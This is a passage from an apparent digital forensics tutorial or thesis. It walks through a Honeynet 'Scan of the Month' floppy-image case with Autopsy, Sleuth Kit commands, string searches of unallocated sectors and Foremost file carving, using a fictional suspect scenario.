5. What processes were used to successfully examine the entire contents of each file?

The Autopsy Forensic Browser was able to successfully retrieve information about the files. Information found using the Autopsy Forensic Browser was also used with the ‘dd’ command line tool to extract various sectors from the disk image.

All steps have been thoroughly described in the Analysis section above.

6.2.6 Discussion

Whilst this example case study may be considered extremely small in regards to scope and difficulty it has demonstrated how to utilise some aspects of the Autopsy Forensic Browser to simplify some of the tasks required when performing a file system analysis.

This case study demonstrated Autopsy's ability to process metadata information, perform keyword searches on image files, handle deleted files, and provide a basic file manager like interface to all files within an image. Many of the steps required were performed within the browser and without the need to directly interact with the command line tools from The Sleuth Kit.

In the analysis stages there were some steps that were required to be done outside of the Autopsy Forensic Browser, but aside from file viewers, the only external tools that were utilised were the 'dd', and 'hexdump' tools. As mentioned earlier the use of the 'dd' tool was not required, it was simply utilised for this investigation to demonstrate an alternate method for extracting data from a disk image. Case Study 03 should be referred to in order to see how the Autopsy Forensic Browser can be used to extract data within the 'Data Unit' mode.

It should be noted, that this case study does not represent an exhaustive demonstration of the tools found in The Sleuth Kit, and the Autopsy Forensic Browser by any means, it should merely provide a valuable introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an analysis.

6.3 Case Study 02

6.3.1 Introduction

This case study is based on The Honeynet Project [44] Scan of the Month Scan 26 [46]. Scan 26 was provided to The Honeynet Project, by the people from Digital Forensic Research Workshop [48]. This scan is a follow up to Scan of the Month number 24 [45] which was covered in the previous section.

The mission is to analyse a recovered floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

6.3.2 Background information

The Police report contained in Table 25 has been provided to help with the investigation.

Table 25 Case Study 02 - Police Report

As a result of the information collected from the previous floppy disk, Jimmy Jungle was identified as the probable supplier of marijuana to Joe Jacobs. Jungle's address was also identified within the findings. Jacobs was again detained and offered the option to plead guilty to a single lesser charge in exchange for reliable information about his supplier of marijuana. Without knowing what police had already found on his disk, Jacobs agreed to plead guilty to the lesser charge and in turn provided police with the name and address of his marijuana supplier. The information Jacob's provided and the findings from SotM 24 matched exactly. Jacobs also noted that he missed a scheduled face-to-face meeting with Jungle because his arrest occurred on the same day. Since his arrest, Jacobs has had no contact with Jungle and fears Jungle may have become suspicious as a result of their missed meeting. Jacobs also noted that Jungle is fairly computer savvy and any "alterations" made on his disk were a result of Jungle walking him through step-by-step.

Once again the police need your help. Armed with the necessary search warrants, police raided suspect Jimmy Jungle residence. Upon entering the residence, police found no indications that anyone currently occupied the house. There was no furniture, clothing beds, etc. However, there was a single floppy diskette lying on the floor in the only upstairs bedroom, dfrws.org was written on the outside of the disk.

The police have imaged the floppy disk found on the floor and have provided you with a copy. They would like you to examine the floppy disk and provide them with as much information as possible. Afraid Jungle is on the run and has been tipped off, police would like to obtain as much information about him as soon as possible. Please provide the police with a strong case consisting of your specific findings related to the questions, where the findings are located on the disk, processes and techniques used, and any actions that the suspect may have taken to intentionally delete, hide and/or alter data on the floppy disk. Good Luck!

Any names, locations, and situations presented are completely made up. Any resemblance to any name, locations and/or situation is purely coincidence.

6.3.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is the probable supplier of drugs to Jimmy Jungle?
2. What is the mailing address of Jimmy Jungle's probable drug supplier?
3. What is the exact location in which Jimmy Jungle received the drugs?
4. Where is Jimmy Jungle currently hiding?
5. What kind of car is Jimmy Jungle driving?

6.3.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the Honeynet website. The disk image and MD5 hash values (Table 26) have been downloaded from the website and verified for integrity.

Table 26 Case Study 02 - Contents of 'scan26.zip.md5'

e9c7d0c87ab0ecce09bf90362b830a74	scan26
c8e2454b970538de26a0fa887017109b	scan26.zip

Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 27.

Table 27 Case Study 02 - Integrity Confirmation

md5sum -c scan26.zip.md5
scan26: OK
scan26.zip: OK

6.3.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case called 'CaseStudy02' is setup within Autopsy with a host called 'floppyhost' and the image file added.

Creation of an Autopsy Case is fully documented within Case Study 01 and will not be documented here, for detailed information on how to perform this, refer to section 6.2.4.1 on page 104.

Figure 53 illustrates the Autopsy 'Host Manager' of the completed case configuration for Case Study 02.




Figure 53 Case Study 02 - Autopsy - Host Manager

6.3.4.2 Creation of Search Indexes

Similarly to the steps taken in section 6.2.4.2 on page 112, search index files are created for the floppy disk image.

6.3.4.3 File Analysis

From the Host Manager, selecting the 'Analyze' button, then selecting the 'File Analysis' button will display the 'File Browsing' mode of Autopsy. The 'File Browsing' mode provides a file manager like view of the contents on the floppy disk.

As illustrated in Figure 54, the 'File Browsing' mode of Autopsy does not display any files within the disk image, this can either be because the disk contained no files, or the data is hidden within the disk image.



Figure 54 Case Study 02 - Autopsy - File Browsing Mode

6.3.4.4 Image Details

In order to validate the fact that the disk image appears to be empty, the 'Image Details' mode of Autopsy is used to ensure the file system metadata structures appear to be correct. It may be possible the data contained within the 'Image Details' mode of Autopsy will explain why the disk appears to be empty. The details contained in the 'Image Details' mode of Autopsy is illustrated in Figure 55.




Figure 55 Case Study 02 - Autopsy - Image Details

Using the information contained in the 'Image Details' mode of Autopsy an investigator can check the reserved areas of the disk in which the file allocation tables and root directory are located to check if there are any allocated files. To view these

areas of the disk the ‘Data Unit’ mode of Autopsy is used to retrieve the appropriate sectors.

As is illustrated in Figure 55, the Primary FAT (‘FAT 0’) uses sector 1 to 9, the Secondary FAT (‘FAT 1’) uses sectors 10 to 18, and the Root Directory uses sectors 19 to 32.

Both the primary and secondary file allocation tables contained data in the first 24-bytes, and the rest of the space was set to 0’s. This indicates that all data area sectors are set as unallocated. Figure 56 illustrates some of the Data Units returned by the ‘Data Unit’ mode of Autopsy for the Primary FAT which is stored in sectors 1 to 9.

The screenshot shows the 'Data Unit' analysis window in Autopsy. On the left, there are input fields for 'Sector Number' (set to 1), 'Number of Sectors' (set to 9), and 'Sector Size' (set to 512). Below these are 'Address Type' (set to Regular (dd)) and 'Lazarus Addr' (unchecked). There are buttons for 'VIEW', 'ALLOCATION LIST', and 'LOAD UNALLOCATED'. The main area displays 'Hex Contents of Sectors 1-9 in scan26-0-0'. The hex dump shows a series of 0s, indicating unallocated space. At the top right, there are buttons for 'PREVIOUS', 'NEXT', 'EXPORT CONTENTS', and 'ADD NOTE'. Below these are links for 'ASCII (display - report)', 'Hex (display - report)', and 'ASCII Strings (display - report)'. The file type is listed as 'SysEx File'.

Figure 56 Case Study 02 - Autopsy - Data Unit Analysis - Primary FAT

Inspecting the sectors reserved for the root directory also illustrates how the sectors have been filled with 0's (Figure 57).




Figure 57 Case Study 02 - Autopsy - Data Unit Analysis - Root Directory

The reserved area of the disk has been inspected and no data has been found, so the focus must now move to the data area of the disk which is contained in sectors 33 to 2879.

The data returned from sectors 33 to 2879 is illustrated in Figure 58.




Figure 58 Case Study 02 - Autopsy - Data Unit Analysis - Data Area

The data returned for sectors 33 to 2879 indicate there is data contained within the disk image; however it appears there is no directory information for this data. The first couple of bytes of sector 33 include what appears to be the signature for a JPEG file ('JFIF'). An attempt to extract a JPEG file is performed and documented later in the analysis in section 6.3.4.7 on page 146.

6.3.4.5 Unallocated Directory Entries

At this stage in the analysis it has been confirmed that the root directory structure is blank, therefore standard techniques for browsing the data using the 'File Browsing' mode of Autopsy cannot be used.

The FAT file system allows for directory structures to be contained anywhere within the data area, therefore even though no root directory information exists, it is possible that subdirectory information may still be available within the data area of the disk image. The Sleuth Kit tool 'ils' can be used to check for subdirectory structures. The command listed in Table 28 can be used to retrieve information regarding subdirectory structures.

Table 28 Case Study 02 - The Sleuth Kit - ILS Command

```
./ils -f fat12 -e "/forensics/ev.locker/sotm26/floppyhost/images/scan26"
```

Table 29 lists the output from the command executed in Table 28.

Table 29 Case Study 02 - The Sleuth Kit - ILS Command Output

```
class|host|device|start_time
ils|rh9_01||1116792030
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|st_nlink|st_size|st_block0|st_block1
2|a|0|0|0|0|40000|1|7168|1|0
```

As there is only one entry listed (the last line), this indicates the only directory structure that exists is the root directory.

6.3.4.6 Data Extraction

Viewing the Search Index files created earlier in the analysis within section 6.3.4.2 on page 136 may return valuable information, as these indexes include the output from the ‘strings’ command.

The ‘output’ folder contained within the host folder in the evidence locker contains the files that were created as part of the index creation process. The files are listed in Table 30

Table 30 Case Study 02 - Output Directory Listing

# ls -alh					
total 1.5M					
drwxr-xr-x	2	root	root	4.0K	May 23 07:10 .
drwxr-xr-x	7	root	root	4.0K	May 23 07:10 ..
-rw-r--r--	1	root	root	7.7K	May 23 07:10 scan26-0-0-fat12.asc
-rw-r--r--	1	root	root	1.4M	May 23 07:10 scan26-0-0-fat12.unalloc
-rw-r--r--	1	root	root	7.4K	May 23 07:10 scan26-0-0-fat12.unalloc-dls.asc
-rw-r--r--	1	root	root	0	May 23 07:10 scan26-0-0-fat12.unalloc-dls.uni
-rw-r--r--	1	root	root	0	May 23 07:10 scan26-0-0-fat12.uni

The file ‘scan26-0-0-fat12.unalloc-dls.asc’ contains the ASCII strings found in the ‘scan26-0-0-fat12.unalloc’ file, which is a binary extraction of all unallocated sectors on the disk. Note because the file allocation tables are blank then all areas are regarded as unallocated, which explains why the unallocated file is roughly the same size as the original image file.

Browsing the file ‘scan26-0-0-fat12.unalloc-dls.asc’ with a text editor uncovers two interesting lines at the end of the file as listed in Table 31.

Table 31 Case Study 02 - Interesting ASCII Strings found in Search Index files

1210704	pw=help
1385824	John Smith's Address: 1212 Main Street, Jones, FL 00001

This means that within the unallocated data at offset 1210704 (1210704 / 512 = Sector 2364) of the unallocated binary file the string ‘pw=help’ was found, and at offset 1385824 (1385824 / 512 = Sector 2706) the string ‘John Smith's Address: 1212 Main Street, Jones, FL 00001’ can be found.

Using the 'Data Unit' mode in Autopsy and then selecting the 'Load Unallocated' button loads the information from the unallocated image. Entering the sector address calculated above allows Autopsy to return the appropriate unallocated sector (Figure 59) and also calculate the location within the original image.

Warning: Some web browsers may not correctly size the frames, and the 'View Original' link may not be visible below the text 'Unit: 2363', if this happens then the investigator will need to manually resize the frames until the 'View Original' link is visible.




Figure 59 Case Study 02 - Autopsy - Data Unit - Unallocated - Sector '2364'

By selecting the 'View Original' link Autopsy will display sector 2397 in the original image (Figure 60).




Figure 60 Case Study 02 - Autopsy - Data Unit - Sector '2397'

Performing this same technique with sector 2706 from the Unallocated image which contained the string 'Smith's Address: 1212 Main Street, Jones, FL 00001' returns the sector number 2739.

6.3.4.7 Foremost Data Retrieval

During the analysis of the data area in section 6.3.4.4 on page 138, a file signature was found which indicated the possible presence of a JPEG file. To check if a JPEG file exists in this area the Foremost [51] tool is used to automate the data retrieval process. Foremost is a console program to recover files bases on their headers and footers.

Note: Foremost is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

The first step required when using the Foremost tool is to create a data folder within the host folders output directory in the evidence locker, as this is where Foremost saves any recovered files to. Once a data folder is created the command listed in Table 32 is executed to allow Foremost to attempt file recovery from the disk image.

Table 32 Case Study 02 - Foremost Command

```
foremost -o /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
```

The audit file created by Foremost is listed in Table 33.

Table 33 Case Study 02 - Foremost Audit File

```
Foremost version 1.0 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Mon May 23 10:03:42 2005
Invocation: foremost -o /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Output directory: /forensics/ev.locker/CaseStudy02/floppyhost/output/foremost
Configuration file: /usr/local/etc/foremost.conf
-----
File: /forensics/ev.locker/CaseStudy02/floppyhost/images/scan26
Start: Mon May 23 10:03:42 2005
Length: 1 MB (1474560 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:        33.jpg          31 KB          16896
1:        97.bmp          1 MB          49664          (720 x 540)
Finish: Mon May 23 10:03:42 2005

2 FILES EXTRACTED

jpg:= 1
bmp:= 1
-----
Foremost finished at Mon May 23 10:03:42 2005
```

The Foremost audit file indicates that Foremost managed to extract two files, the first being a JPEG file (the file signature for this file was identified in sector 33 in the

section 6.3.4.4 on Page 138), and a second file reported as a Bitmap file which is located in sector 97.

The next step is to run the ‘file’ command on the extracted files to double check they are the types that Foremost thinks they are. Running ‘file’ on the ‘00000033.jpg’ file produces the output listed in Table 34.

Table 34 Case Study 02 - 'file' output for file '00000033.jpg'

00000033.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), "SnUG?-D5?#fk?v<?hi?`x{8A24}-Y?", 72 x 72
--

The ‘file’ tool displays comments embedded in JPEG files, and the data displayed does not appear to be human readable, this may indicate the file contains some other form of content. The police report provided in the background information states the suspect was quite computer literate, therefore it maybe possible the suspect has utilised a data hiding technique such as steganography²¹.

The output from running the ‘file’ command on the ‘00000097.bmp’ file is listed in Table 35.

Table 35 Case Study 02 - 'file' output for file '00000097.bmp'

00000097.bmp: PC bitmap data, Windows 3.x format, 720 x 540 x 24
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The output from the ‘file’ command on the ‘00000097.bmp’ file doesn’t indicate the possibility of a data hiding technique being utilised like the JPEG file did, however both files will be checked for possible data hiding in section 6.3.4.8 on page 150.

²¹ Steganography is the process of hiding data inside other data. For example, a text file could be hidden ‘inside’ an image or sound file. By looking at the file or listening to the sound a user may not know the extra data is present.

The recovered JPEG file is displayed in Figure 61 and illustrates an 'X' labelled 'Danny's Pier 12 Boat Lunch'.




Figure 61 Case Study 02 - Recovered JPEG file

The recovered Bitmap file is displayed in Figure 62 and illustrates an 'X' labelled 'Hideout 22 Jones', and another 'X' labelled 'Danny's Pier 12 Boat Lunch'.

